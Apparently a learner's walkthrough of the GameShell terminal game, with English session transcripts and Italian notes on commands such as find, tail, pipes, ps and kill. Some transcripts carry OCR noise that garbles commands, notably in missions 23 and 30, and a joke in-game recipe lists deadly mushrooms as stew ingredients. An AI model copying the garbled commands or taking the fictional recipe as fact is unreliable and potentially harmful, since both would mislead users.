To avoid typing this long command each time, you can create an alias just like
alias la='ls -a'

Useful commands
_____
nano FILE
Edit the file from the shell.
(If the file does not exist, it will be created.)

alias STRING='COMMAND'
Create a synonym for a string, that will stand for a command.

Note
_____
If (and only if) you know what you're doing, you can use the ``EDITOR`` variable to define your favorite editor and use it in the alias.

[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'
-
[mission 16] $ journal
-
[mission 16] $ gsh check
Congratulations, mission 16 has been successfully completed!
```

MISSIONE 17

```
[mission 17] $ gsh goal

(0) \=\>ooooooooooooooooooooooooooooooooooooo=(0)
  )
  ) Mission goal
  ) _____
  )
  ) At the back of the cellar, there is a small opening going to the spider queen's lair.
  ) Go there, and remove the spider queen (and nothing else).
  )
  ) Note: you have a limited amount of time (20 seconds) to do that. You can use the command ``gsh reset`` to reset the timer.
  )
  ) Another thing: shell patterns have been deactivated. You cannot use the wildcards ``*`` or ``?``.
  )
  ) Useful commands
  ) _____
  )
  ) Tab
  ) The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works
  ) if there is only one possible completion.
  )
  ) Tab-Tab
  ) Pressing the "Tabulation" key twice successively shows a list of possible completions.
  )
(0) \=\>ooooooooooooooooooooooooooooo=(0)
```

```
-~/Castle/Cellar
[mission 17] $ cd .\Lair_of_the_spider_queen\ KijZqcmzfJdTpRbE GPumhVGngoGxucJc/
~/Castle/Cellar/.Lair_of_the_spider_queen KijZqcmzfJdTpRbE GPumhVGngoGxucJc
[mission 17] $ la
lWDBzhcQwkUROrpk_spider_queen_khZKercwAraGfnXE zzzNfItjrgjOgJZwX_baby_bat_CvvzvVkyNvKFagQ

~/Castle/Cellar/.Lair_of_the_spider_queen KijZqcmzfJdTpRbE GPumhVGngoGxucJc
[mission 17] $ rm lWDBzhcQwkUROrpk_spider_queen_khZKercwAraGfnXE

~/Castle/Cellar/.Lair_of_the_spider_queen KijZqcmzfJdTpRbE GPumhVGngoGxucJc
[mission 17] $ gsh check
Perfect, it took you only 17 seconds to complete this mission!

Congratulations, mission 17 has been successfully completed!
```

MISSIONE 18

```
[mission 18] $ gsh goal

Mission goal
As you are walking around the castle, you feel like you are being watched... Turn your head quickly enough and you may see one of the paintings' eyes following you.
1/ Run the ``xeyes`` command, and stop it.
2/ Run the ``xeyes`` command in the background.

Useful commands
xeyes
Open a window with 2 eyes that track your mouse,
COMMAND &
Run the command in the background.
Control-C (also written ``C``)
Pressing Control and c at the same times interrupts the current command by sending the INT ("INTerrupt") signal to the process.

This mission is optionnal. You can skip it and go to the next one with the command
$ gsh skip

[mission 18] $ xeyes
^C

[mission 18] $ xeyes &
[1] 127893

[mission 18] $ gsh check

Congratulations, mission 18 has been successfully completed!
```

MISSIONE 19

Comandi:

- xeyes: aprire una finestra con 2 occhi che seguono il mouse
 - “comando” &: aprire il comando in background

Comandi:

- flarigo: creare un fuoco d'artificio

MISSIONE 20

Comandi:

- charmiglio ****: creare fuochi d'artificio (solo se le 4 lettere sono giuste)

MISSIONE 21

```
[mission 21] $ gsh goal

Mission goal

Find the copper coin in the small maze in the garden and move it to your chest.

If you want, you can use a graphical file manager. The maze is to be found in directory
/home/kali/gameshell.1/World/Garden/Maze

[mission 21] $ cd Garden/Maze

~/Garden/Maze
[mission 21] $ la
837af7b88f8acdc454df/ fe77bbdd102444efa08a74ddfd/

~/Garden/Maze
[mission 21] $ cd 837af7b88f8acdc454df/
~/Garden/Maze/837af7b88f8acdc454df
[mission 21] $ la
73e0e200f239dcf8f4a4/ d80bbfb8634/

~/Garden/Maze/837af7b88f8acdc454df
[mission 21] $ cd d80bbfb8634/
~/Garden/Maze/837af7b88f8acdc454df/d80bbfb8634
[mission 21] $ la
69b1b096b961388/ 7db333617afee13ac22b151932a8f/

~/Garden/Maze/837af7b88f8acdc454df/d80bbfb8634
[mission 21] $ cd 7db333617afee13ac22b151932a8f/
~/Garden/Maze/837af7b88f8acdc454df/d80bbfb8634/7db333617afee13ac22b151932a8f
[mission 21] $ la
00000_copper_coin_00000

~/Garden/Maze/837af7b88f8acdc454df/d80bbfb8634/7db333617afee13ac22b151932a8f
[mission 21] $ mv 00000_copper_coin_00000 ~/Forest/Hut/Chest

~/Garden/Maze/837af7b88f8acdc454df/d80bbfb8634/7db333617afee13ac22b151932a8f
[mission 21] $ gsh check

Congratulations, mission 21 has been successfully completed!
```

MISSIONE 22

```
[mission 22] $ tree
└── 0f425189f
    ├── 39d529f00ff881f58d20e626
    │   ├── 2d035668c9
    │   └── 2e066cd4h5c1ecd235749
    ├── a42124a4fe565dac9
    ├── a3abd13acb7hb5f1682a
    │   ├── 9f27e720c6bf883c3a581cc
    │   ├── d2e5ff52bc
    │   └── f052fd2b
    ├── fff83ca9a6bc85615fcdf84070
    │   ├── 1534e030c2a7fe5864aa467304
    │   ├── 40aa1e4d8c6
    │   └── 61391500141bae4810b05
    └── a0a29cbfc8741bac82070ac3a
        ├── 24d205f3e3cdcaaef5507a29ae03865f
        │   ├── c17c76dd8730d2591a15216463daf
        │   ├── d94f8bc44917c2a416a3fe
        │   └── f88d6f024273a509a664be
        ├── cad281d0fd7c580b0e0
        │   ├── 4ed4081590a81e98824470f1fe
        │   ├── 9ce67ccc9d1af7682e49b9002
        │   └── ffff4ea707353760b634
        ├── eeb670c0
        │   ├── 31fcf931e2a9a0514d8ce0a804320
        │   ├── 428ecd04c85
        │   └── fb1cc0d738991146e3f2689a4958b2e
    └── a931df1
        ├── 1dff661fca23b
        │   ├── 078db8ce8f4fc9380e48079
        │   ├── 6c3243d0aed6e92fd2d514cf370
        │   └── 7d0cb15211564ce9549c8
        ├── 72052e083aafc756b8
        │   ├── 216d7063a6f55a
        │   │   ├── 00000_silver_coin_00000
        │   │   ├── 2d42105984d294fc9c67a0ec1fc1f62
        │   │   └── bb76008109980677
        ├── a9c5e496
        │   ├── 5376c5aab
        │   ├── e4e194d5a
        │   └── e62d3e99a5a
40 directories, 1 file
```

```
~/Garden/Maze  
[mission 22] $ la  
0f4251bf9 a0a29cbfc8741bac82078ac3a/ aa931df1/  
  
~/Garden/Maze  
[mission 22] $ cd aa931df1/  
  
~/Garden/Maze/aa931df1  
[mission 22] $ la  
1dff661fcfa243b/ 72052e083afcc756b8/ a9c5e49e/  
  
~/Garden/Maze/aa931df1  
[mission 22] $ cd 72052e083afcc756b8/  
  
~/Garden/Maze/aa931df1/72052e083afcc756b8  
[mission 22] $ la  
216d7063a6f55a/ 2d2e2105984d294fc9c67a0ec1fc1f62/ bb760081099880677/  
  
~/Garden/Maze/aa931df1/72052e083afcc756b8  
[mission 22] $ cd 216d7063a6f55a/  
  
~/Garden/Maze/aa931df1/72052e083afcc756b8/216d7063a6f55a  
[mission 22] $ la  
00000_silver_coin_00000  
  
~/Garden/Maze/aa931df1/72052e083afcc756b8/216d7063a6f55a  
[mission 22] $ mv 00000_silver_coin_00000 ~/Forest/Hut/Chest  
  
~/Garden/Maze/aa931df1/72052e083afcc756b8/216d7063a6f55a  
[mission 22] $ gsh check  
  
Congratulations, mission 22 has been successfully completed!
```

Comandi:

- ls -R: stampare l'elenco di tutti i file/directory
 - tree: stampare l'albero dei file/directory

MISSIONE 23

```

-/Garden/Maze
[mission 23] $ gsh goal

  File System
  |
  +-- Mission goal
      |
      +-- Find the gold coins in the maze hidden in the garden and move them to your chest.

  Useful commands
  |
  +-- Find CONDITION
      Search for files satisfying the condition, starting from your current working directory.

      There are many possible conditions. They can constrain the
      file names, size, modification date, etc. For example -name "PATTERN"
          -iname "PATTERN"
      are both related to file names.

  man COMMAND
      Display the manual of the command.

      Important key bindings:
          q           quit
          Space       scroll down one page
          / STRING    search for the string
          n           find the next occurrence of the
                      search string

  Remark
      The description of the "find" command is deliberately kept short. You will find more information in the manual. (You can for
      example search for the string "-name" in the manual.)

  a95e56fbdb
  +-+1c50a9b3ccaa0639c85092b243
  C7df88bf31c
  e9360d14528bba2d6
  +-+08d9e9cced15ab112671078f8b
  18bfedf810e
  3f1a1c2416f5176761862ae819e4166
  3f1e1e
  6d30894c52
  69bc458e6b177979b0e0
  9d92de452bd0c5
  +-+a50daac73b5be4edfbe6b69e80
  e72d5f5b8b4dcba8a447807d4de
  +-+779a8c528c79af700409a47a47d
  eff82d0a1311a8
  0dcf64a99e4e43
  +-+67feef303
  6b3062501feb9f742490
  6d12522e349d6dff41b
  6d930104a957924afcd72913
  96c73630104a957924afcd72913
  9900cf801da38072c4d62bb9ec
  a9230bc145
  c724488b0bf9dd
  f3d3f4af540091d3175e04a2d1

1111 directories, 2 files

-/Garden/Maze
[mission 23] $ la
0f072e8592972128d/ 52d0aa1a688e6e3d1df/ 6b6d277cb82637ff7ac4d8425c/ 9ada63e5bce8cf1988/ c09fc64c737fb35699aaef/
425760c7242c94f69f/ 662333ae2/ 889fceaec60bc271ad1/ c69a50069a571ef9be190d7a1/ d884d869fe6ed/

-/Garden/Maze
[mission 23] $ cd c69a50069a571ef9be190d7a1/
-/Garden/Maze/c69a50069a571ef9be190d7a1
[mission 23] $ la
04e6114a2310456769/ 1a1d1b0fff427a/ 2a31e26d7e3d7e/ 7ee2bf25857/ b10807a232/
1690fb6279d025/ 207e27f11fbfb9/ 5cb0aed6e4c7acd9/ 81eecc76396c0d5b5100e14f/ b6b1e2bdb8fd82de0f1b/
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e
[mission 23] $ cd 2a31e26d7e3d7e
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e
[mission 23] $ la
02dd0719a231047f00a3425897f/ 0c13d4a039460171/ 2d09235097884/ a575b3389af726d4fd4d52dd439a/ db6b5c0744d15fe0/
0c36f73e7eb1/
1a97045bfac7c63h6325cc4/ 85c897d68b66ccddab31d/ d86045cadb5544ea09da29d6b649/ f24ea1242d624e6c37b29/
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e/2f24ea1242d624e6c37b29
[mission 23] $ la
gold_coin_1
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e/2f24ea1242d624e6c37b29
[mission 23] $ mv gold_coin_1
::: ff02::1 ff02::2 ip6-allnodes ip6-allrouters ip6-localhost ip6-loopback kali localhost
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e/2f24ea1242d624e6c37b29
[mission 23] $ mv gold_coin_1 ->Forest/Hut/Chest
-/Garden/Maze/c69a50069a571ef9be190d7a1/2a31e26d7e3d7e/2f24ea1242d624e6c37b29
[mission 23] $ cd

~ [mission 23] $ cd Garden/Maze
-/Garden/Maze
[mission 23] $ la
0f072e8592972128d/ 52d0aa1a688e6e3d1df/ 6b6d277cb82637ff7ac4d8425c/ 9ada63e5bce8cf1988/ c09fc64c737fb35699aaef/
425760c7242c94f69f/ 662333ae2/ 889fceaec60bc271ad1/ c69a50069a571ef9be190d7a1/ d884d869fe6ed/
-/Garden/Maze
[mission 23] $ cd 6b6d277cb82637ff7ac4d8425c/
-/Garden/Maze/6b6d277cb82637ff7ac4d8425c
[mission 23] $ la
2e13d19801f7acd1c3f1294e7359/ 82cd5f21c31dfaef/ 8861c753f51b97c596e35641d6f4/ bcce8507b0f35c510abad4e/ e7a15ea6de3c8d75/
32ea42dd9f/ 8841eb0b4687ed1462deb010/ 92f4ecc38559c38/ e36c372e8405ca9e6/ fec9b69d51fe452642/
-/Garden/Maze/6b6d277cb82637ff7ac4d8425c
[mission 23] $ cd bcc68507b0f35c510abad4e/
-/Garden/Maze/6b6d277cb82637ff7ac4d8425c/bcce8507b0f35c510abad4e
[mission 23] $ la
01f4a1078f476f0c3cd94/ 039f1a663c702865e97dd225221e9/ 106d5671ddb7ed4ce2e0/ 1727185374b7563ab53a698de/ 71abd816a4fd73d46098/
02bb71042ef420b0357d86668/ 0c12472883d397189/ 10e77723bad40faed021193299f2c2/ 4573bb3b98ea221c326cd4f/
-/Garden/Maze/6b6d277cb82637ff7ac4d8425c/bcce8507b0f35c510abad4e/4573bb3b98ea221c326cd4f
[mission 23] $ la
Gold_Coin_2
-/Garden/Maze/6b6d277cb82637ff7ac4d8425c/bcce8507b0f35c510abad4e/4573bb3b98ea221c326cd4f
[mission 23] $ mv Gold_Coin_2 ~/Forest/Hut/Chest

```

Comandi:

- **find:** cercare i file che soddisfano la condizione
- **man:** visualizzare il manuale del comando

MISSIONE 24

Comandi:

- cat: visualizzare il contenuto del file
 - head: stampare le prime 10 righe del file

MISSIONE 25

```
~/Mountain/Cave
[mission 25] $ gsh goal

Mission goal

The old man seems to enjoy your company very much. He invites you to stay for supper, and starts preparing a delicious stew for the both of you. While getting the cauldron ready he asks for your help, Read him the steps of the recipe from his book.

In order to validate the mission, you need to be in the cave with Servillus **and** last command prior to ``gsh check`` must show the steps of the recipe (without its title).

Note: you shouldn't alter the content of the book of potions.

Useful commands

cat FILE
Display the contents of the file.

tail FILE
Print the last 10 lines of the file.

tail -n K FILE
Print the last K lines of the file.

~/Mountain/Cave
[mission 25] $ la
Book_of_potions/ servillus

~/Mountain/Cave
[mission 25] $ cd Book_of_potions

~/Mountain/Cave/Book_of_potions
[mission 25] $ la
page_01 page_02 page_03 page_04 page_05 page_06 page_07 page_08 page_09 page_10 page_11 page_12 page_13 table_of_contents

1. Transformation potion ----- pages 1-2
2. Elixir of youth ----- pages 3-4
3. Philter of love ----- page 5
4. Bottled death (powerful poison) ----- page 6
5. Herbal tea ----- page 7
6. Draft of invisibility ----- pages 7-8
7. Homeopathic healing potion (part 1) ----- pages 8-9
8. Homeopathic healing potion (part 2) ----- page 10
9. Homeopathic healing potion (part 3) ----- page 11
10. Toadstool stew ----- page 12
11. Distilled water ----- page 13
12. King's ale ----- Page 13

~/Mountain/Cave/Book_of_potions
[mission 25] $ cd

~
[mission 25] $ cd Mountain/Cave

~/Mountain/Cave
[mission 25] $ cat Book_of_potions
cat: Book_of_potions: Is a directory

~/Mountain/Cave
[mission 25] $ cat Book_of_potions/page_12
vvvvvvvvvvvvv
Toadstool stew
~~~~~
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.

~/Mountain/Cave
[mission 25] $ tail -n 9 Book_of_potions/page_12
1) Boil water in a cauldron.
2) Add in a few death caps (Amanita phalloides).
3) Also add a few fly agarics (Amanita muscaria).
4) And some destroying angels (Amanita virosa).
5) Mix in a few deadly webcaps (Cortinarius rubellus).
6) Feel free to add in any colourful fungi you have on hand.
7) Let half of the water evaporate.
8) Season with a pinch of salt and a few herbs.
9) Serve hot in a bowl.

~/Mountain/Cave
[mission 25] $ gsh check

Congratulations, mission 25 has been successfully completed!
```

Comandi:

- tail: stampare le ultime 10 righe del file

MISSIONE 26

```
~/Mountain/Cave
[mission 26] $ gsh goal

Mission goal

While cleaning the dishes, Servillus mentions an interesting potion that lets the drinker (temporarily) take the physical appearance of anyone.
Read the recipe of the potion from the hermit's book.

In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the whole recipe (with its title).

Note: you shouldn't alter the content of the book of potions.

Useful commands

cat FILE1 FILE2 ... FILEn
Display the contents of the files in order.
Remark: "cat" is an abbreviation for "concatenate".
```

```

~/Mountain/Cave
[mission 26] $ cat Book_of_potions/table_of_contents
1. Transformation potion ----- pages 1-2
2. Elixir of youth ----- pages 3-4
3. Philter of love ----- page 5
4. Bottled death (powerful poison) ----- page 6
5. Herbal tea ----- page 7
6. Draft of invisibility ----- pages 7-8
7. Homeopathic healing potion (part 1) ----- pages 8-9
8. Homeopathic healing potion (part 2) ----- page 10
9. Homeopathic healing potion (part 3) ----- page 11
10. Toadstool stew ----- page 12
11. Distilled water ----- page 13
12. King's ale ----- Page 13

~/Mountain/Cave
[mission 26] $ cat Book_of_potions/page_01 Book_of_potions/page_02
vvvvvvvvvvvvvvvvv
Transformation potion
=====
1) Boil water in a cauldron.
2) Add 3 measures of fluxweed to the cauldron.
3) Add 2 bundles of knotgrass to the cauldron.
4) Stir 4 times, clockwise.
5) Wave your wand then let potion brew for 80 minutes.
6) Add 4 leeches to the cauldron.
7) Crush 2 scoops of lacewing flies to a fine paste.
8) Add 2 measures of the crushed lacewings to the cauldron.
9) Heat for 30 seconds on a low heat.
10) Add 3 measures of boomslang skin to the cauldron.
11) Crush a bicorn horn into a fine powder.
12) Add 1 measure of the crushed horn to the cauldron.
13) Heat for 20 seconds at a high temperature.
14) Wave your wand then let potion brew for 24 hours.
15) Add 1 additional scoop of lacewings to the cauldron.
16) Stir 3 times, counter-clockwise.
17) Split potion into multiple doses, if desired.
18) Add a pieces of the person you wish to become.
19) Wave your wand to complete the potion.

~/Mountain/Cave
[mission 26] $ gsh check
Congratulations, mission 26 has been successfully completed!

```

MISSIONE 27



```

~/Mountain/Cave
[mission 27] $ gsh goal

Mission goal
=====
The old hermit notices your interest for potion recipes, and sees promise in your ability to lookup lists of ingredients. He challenges you to find the steps for the elixir of Youth.

In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.

Note: you shouldn't alter the content of the book of potions.

Useful commands
=====
cat FILE1 FILE2 ... FILEn
  Display the contents of the files in order.

tail
  Print the last 10 lines sent on the standard input.

tail -n K
  Print the last K lines sent on the standard input.

COMMAND1 | COMMAND2
  Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.
  Remark: by analogy with plumbing "l" is called "pipe".


Explanations
=====
Many of Unix commands process text: they receive text as input and produce text as output.

It is common for those commands to write their output to their "standard output", which means that (by default) the output is written into the terminal.

Most of those commands can receive input either through files (given as arguments) or from their "standard input". For example:
- ``head FILE`` reads its input from the file.
- ``head`` reads its input on the standard input.

By default, data from the standard input is read from the keyboard, but a pipe can change that.

```



```

~/Mountain/Cave
[mission 27] $ cat Book_of_potions/table_of_contents
1. Transformation potion ----- pages 1-2
2. Elixir of youth ----- pages 3-4
3. Philter of love ----- page 5
4. Bottled death (powerful poison) ----- page 6
5. Herbal tea ----- page 7
6. Draft of Invisibility ----- pages 7-8
7. Homeopathic healing potion (part 1) ----- pages 8-9
8. Homeopathic healing potion (part 2) ----- page 10
9. Homeopathic healing potion (part 3) ----- page 11
10. Toadstool stew ----- page 12
11. Distilled water ----- page 13
12. King's ale ----- Page 13

~/Mountain/Cave
[mission 27] $ cat Book_of_potions/page_03 Book_of_potions/page_04
vvvvvvvvvvvvv
Elixir of youth
=====
WARNING: **do not** drink if you are older than 30.
1) Fill a cauldron with used bath water.
2) Put a moderately large frog in the water.
3) Let the preparation rest overnight.
4) The next morning thank and free your little green friend.
5) Boil the water and add in a few sticks of oak tree.
6) Crush 5 river stones to a fine powder.
7) Mix in a third of the powder and stir vigorously.
8) Let the preparation rest for a day.
9) Add hairs from the tail of a squirrel (willingly given).
10) Add the remaining stone powder.
11) Stir the potion very vigorously, in all directions.
12) Take some time to rest after such an effort.
13) Rest a little bit more.
14) Even take a nap if you want.
15) Add a few larch tree needles for seasoning.
16) Drink the potion from the cauldron.

```

```

~/Mountain/Cave
[mission 27] $ cat Book_of_potions/page_03 Book_of_potions/page_04 | tail -n 16
1) Fill a cauldron with used bath water.
2) Put a moderately large frog in the water.
3) Let the preparation rest overnight.
4) The next morning thank and free your little green friend.
5) Boil the water and add in a few sticks of oak tree.
6) Crush 5 river stones to a fine powder.
7) Mix in a third of the powder and stir vigorously.
8) Let the preparation rest for a day.
9) Add hairs from the tail of a squirrel (willingly given).
10) Add the remaining stone powder.
11) Stir the potion very vigorously, in all directions.
12) Take some time to rest after such an effort.
13) Rest a little bit more.
14) Even take a nap if you want.
15) Add a few larch tree needles for seasoning.
16) Drink the potion from the cauldron.

~/Mountain/Cave
[mission 27] $ gsh check

Congratulations, mission 27 has been successfully completed!

```

MISSIONE 28

```

~/Mountain/Cave
[mission 28] $ gsh goal


    / \
    | \ Mission goal
    | \
    | \ _____
FileS The old hermit is thirsty and he would like you lookup the recipe for distilled water.
In order to validate the mission, you need to be in the cave with Servillus **and** your last command prior to ``gsh check`` must show the steps for the recipe and nothing else.
Note: you shouldn't alter the content of the book of potions.
Help
Useful commands
_____
head [-n K] [FILE]
Print the first lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.
tail [-n K] [FILE]
Print the last lines (10 by default, K if ``-n K`` is used) of the given file, or standard input if no file is given.
COMMAND1 | COMMAND2
Run the two commands, feeding the "standard output" of the former into the "standard input" of the latter.
Remark
_____
Parts in [square brackets] in command descriptions are stand for optional parts. The brackets are not part of the command.


~/Mountain/Cave
[mission 28] $ cat Book_of_potions/table_of_contents
1. Transformation potion ----- pages 1-2
2. Elixir of youth ----- pages 3-4
3. Philiter of love ----- page 5
4. Bottled death (powerful poison) ----- page 6
5. Herbal tea ----- page 7
6. Draft of invisibility ----- pages 7-8
7. Homeopathic healing potion (part 1) ----- pages 8-9
8. Homeopathic healing potion (part 2) ----- page 10
9. Homeopathic healing potion (part 3) ----- page 11
10. Toadstool stew ----- page 12
11. Distilled water ----- page 13
12. King's ale ----- Page 13

~/Mountain/Cave
[mission 28] $ cat Book_of_potions/page_13
vvvvvvvvvvvvvvv
Distilled water
^^^^^^^^^^^^^^^
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).
vvvvvvvvvv
King's ale
^^^^^^^^^^^
1) Go to the castle's cellar and grab a bottle.
2) Serve cold, in a pint.

~/Mountain/Cave
[mission 28] $ head -n 6 Book_of_potions/page_13
vvvvvvvvvvvvvvv
Distilled water
^^^^^^^^^^^^^^^
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).

~/Mountain/Cave
[mission 28] $ head -n 6 Book_of_potions/page_13 | tail -n 3
1) Boil water in a big pot.
2) Condense the vapor in a fresh container.
3) Add minerals for a better taste (optional).

~/Mountain/Cave
[mission 28] $ gsh check

Congratulations, mission 28 has been successfully completed!

```

MISSIONE 29

```
~ [mission 29] $ *#@*  
          _  
         !$-#  
  
File System  
gsh goal  
  
Mission goal  
_____  
A mischievous imp cast a spell that puts smudges of coal everywhere in the castle.  
Find this spell and remove it.  
Remark  
_____  
The spell is a process.  
  
Useful commands  
_____  
  
ps  
List the processes that are currently executed by the shell.  
  
kill N  
Send the termination signal to process number N.  
Remark: N is called PID, or "process identifier".  
  
clear  
Clear the screen.  
The keybinding "Control-L" does the same and is often quicker to use in the terminal.  
  
ps  
PID TTY      TIME CMD  
1523 pts/0    00:00:00 zsh  
1549 pts/0    00:00:00 bash  
1603 pts/0    00:00:00 bash  
1962 pts/0    00:00:00 spell  
3672 pts/0    00:00:00 ps  
  
kill 1962  
[1]+ Terminated      "$GSH_TMP/${gettext "spell"}"  
  
~ [mission 29] $ gsh check  
Congratulations, mission 29 has been successfully completed!
```

Comandi:

- ps: elencare i processi attualmente eseguiti
- kill: terminare il processo
- clear: cancellare lo schermo

MISSIONE 30

```
~ [mission 30] $ _  
          _  
         _  
  
File System  
Home  
Mission goal  
_____  
The mischievous imp has more than one trick up his sleeve. He managed to protect his spell against most tampering.  
You need to find this spell and try to remove it with standard signal. If it doesn't work, use a more brutal signal.  
Remark  
_____  
The spell is a process.  
  
Useful commands  
_____  
  
ps  
List the processes that are currently executed by the shell.  
  
kill [OPTIONS] N  
Send the termination signal to process number N.  
Useful options:  
  -S SIGNAL choose the signal name  
  -NUMBER   choose the signal number  
  -l         list available signals  
  
clear  
Clear the screen.  
The keybinding "Control-L" does the same and is often quicker to use in the terminal.  
Details  
_____  
By default ``kill`` sends the "TERM" signal to the processes (TERM stands for "termination").  
Processes may ignore some signals, but the "KILL" signal cannot be ignored!
```

```

~ [mission 30] $ ps
    PID TTY      TIME CMD
    9623 pts/0    00:00:00 zsh
    9663 pts/0    00:00:00 bash
    9709 pts/0    00:00:00 bash
   13864 pts/0    00:00:00 spell
   14152 pts/0    00:00:00 spell
   14207 pts/0    00:00:00 ps
Home

~ [mission 30] $
*#*~-
&_**/~
!$-#
kill -s
*#0*
&_**/~
!$-#
KILL
*#0*
&_**/~
!$-#
13864
*#0*
PythonSam...
&_**/~
!$-#
14152
~

~ [mission 30] $ gsh check
Congratulations, mission 30 has been successfully completed!

```

MISSIONE 31

~/Castle/Cellar

```

[mission 31] $ gsh goal

```

Mission goal

The imp is comparing his magic with a fairy. They met in the cellar, and imp is conjuring lumps of coal while the fairy is conjuring delicate snowflakes.

Remove the imp's spells and the coal that litters the cellar, but don't touch the snowflakes!

Remark

Do not kill the imp or the fairy.

Useful commands

pstree PID
Print the list of processes with their parent / child relationship.
If no PID is given, show the list of all processes with their parent / child relationship.

Useful options:
-p show the PID of processes
-- This variable contains the PID of the shell and can be given as the PID.

kill N
Send the termination signal to process number N.
Remark: N is called PID, or "process identifier".

~/Castle/Cellar

```

[mission 31] $ ps
    PID TTY      TIME CMD
    9623 pts/0    00:00:00 zsh
    9663 pts/0    00:00:00 bash
    9709 pts/0    00:00:00 bash
   110263 pts/0    00:00:00 sleep
   110296 pts/0    00:00:00 nice_fairy
   110297 pts/0    00:00:00 mischievous_imp
   110303 pts/0    00:00:00 spell
   110304 pts/0    00:00:00 spell
   110305 pts/0    00:00:00 spell
   110306 pts/0    00:00:00 tail
   110323 pts/0    00:00:00 spell
   110324 pts/0    00:00:00 spell
   110325 pts/0    00:00:00 spell
   110326 pts/0    00:00:00 tail
   111119 pts/0    00:00:00 sleep
   111124 pts/0    00:00:00 sleep
   111197 pts/0    00:00:00 sleep
   111204 pts/0    00:00:00 sleep
   111282 pts/0    00:00:00 sleep
   111284 pts/0    00:00:00 sleep
   111285 pts/0    00:00:00 ps

~/Castle/Cellar
[mission 31] $ pstree -p 110297
mischievous_imp(110297)---spell(110323)---sleep(112596)
                           |---spell(110324)---sleep(112677)
                           |   |---spell(110325)---sleep(112509)
                           |   |   |---tail(110326)

~/Castle/Cellar
[mission 31] $ kill 110323 110324 110325

```

Comandi:

- **pstree:** stampare l'elenco dei processi con la relazione padre/figlio

```

~/Castle/Cellar
[mission 31] $ la
.10427_bat_1    17236_snowflake 29792_coal   39313_snowflake 51900_coal   63996_coal
.10891_bat_4    18024_snowflake 29856_snowflake 39492_coal   53444_snowflake 64534_snowflake
10910_coal      18339_coal     30442_bat_4   39735_coal   54399_coal   64876_snowflake
.1102_bat_5     19060_snowflake 30578_snowflake 40996_snowflake 55116_snowflake 65242_snowflake
11085_snowflake 19940_snowflake 31586_snowflake 4243_coal   55338_coal   65366_snowflake
11107_bat_1     20923_snowflake 31861_snowflake 42737_snowflake 55781_coal   6605_snowflake
11246_snowflake 2096_snowflake 32032_snowflake 43062_coal   56045_snowflake 6659_coal
11254_coal      2144_snowflake 32401_coal     43916_snowflake 56557_coal   6809_snowflake
12081_coal      22098_snowflake 3282_coal     .4403_bat_2   57141_coal   7580_coal
12917_bat_3     22684_snowflake 3338_snowflake 44589_coal   58923_coal   8045_coal
13845_coal      22842_snowflake 33668_coal     46041_snowflake 6052_coal   8429_coal
14004_snowflake 23634_bat_2   33864_snowflake 47444_snowflake 6069_snowflake 8918_snowflake
14046_snowflake 24554_snowflake 34460_snowflake 48175_snowflake 61048_coal   9125_snowflake
14537_coal      2459_coal     3468_snowflake 48427_coal   62018_coal   9569_snowflake
14612_coal      26020_snowflake 34745_snowflake 48697_snowflake 62109_snowflake barrel_of_apples
15270_snowflake 26243_snowflake 35858_snowflake 48759_coal   62533_snowflake .lair_of_the_spider_queen K1JzqcmzfJdTpRbE GPumhVGng0GxucJc/
16112_coal      26292_coal     36108_snowflake 49762_snowflake 62546_coal   62813_coal
1687_bat_5      .26316_bat_3   38197_snowflake 50717_coal   62813_coal
16971_snowflake 29061_coal     38288_snowflake 51050_coal   63275_coal

~/Castle/Cellar
[mission 31] $ rm *coal*
~/Castle/Cellar
[mission 31] $ gsh check

Congratulations, mission 31 has been successfully completed!

```

MISSIONE 32

MISSIONE 33

```

~/Castle/Main_building/Library
[mission 33] $ la
Greek_Latin_and_other_modern_languages .How_to_cheat_for_exams Mathematics_101 Merlin_s_office/
~/Castle/Main_building/Library
[mission 33] $ cat Mathematics_101
1872
783
2774
3686
4992
6006
45
4830
123
416
980
~/Castle/Main_building/Library
[mission 33] $ gsh check < Mathematics_101
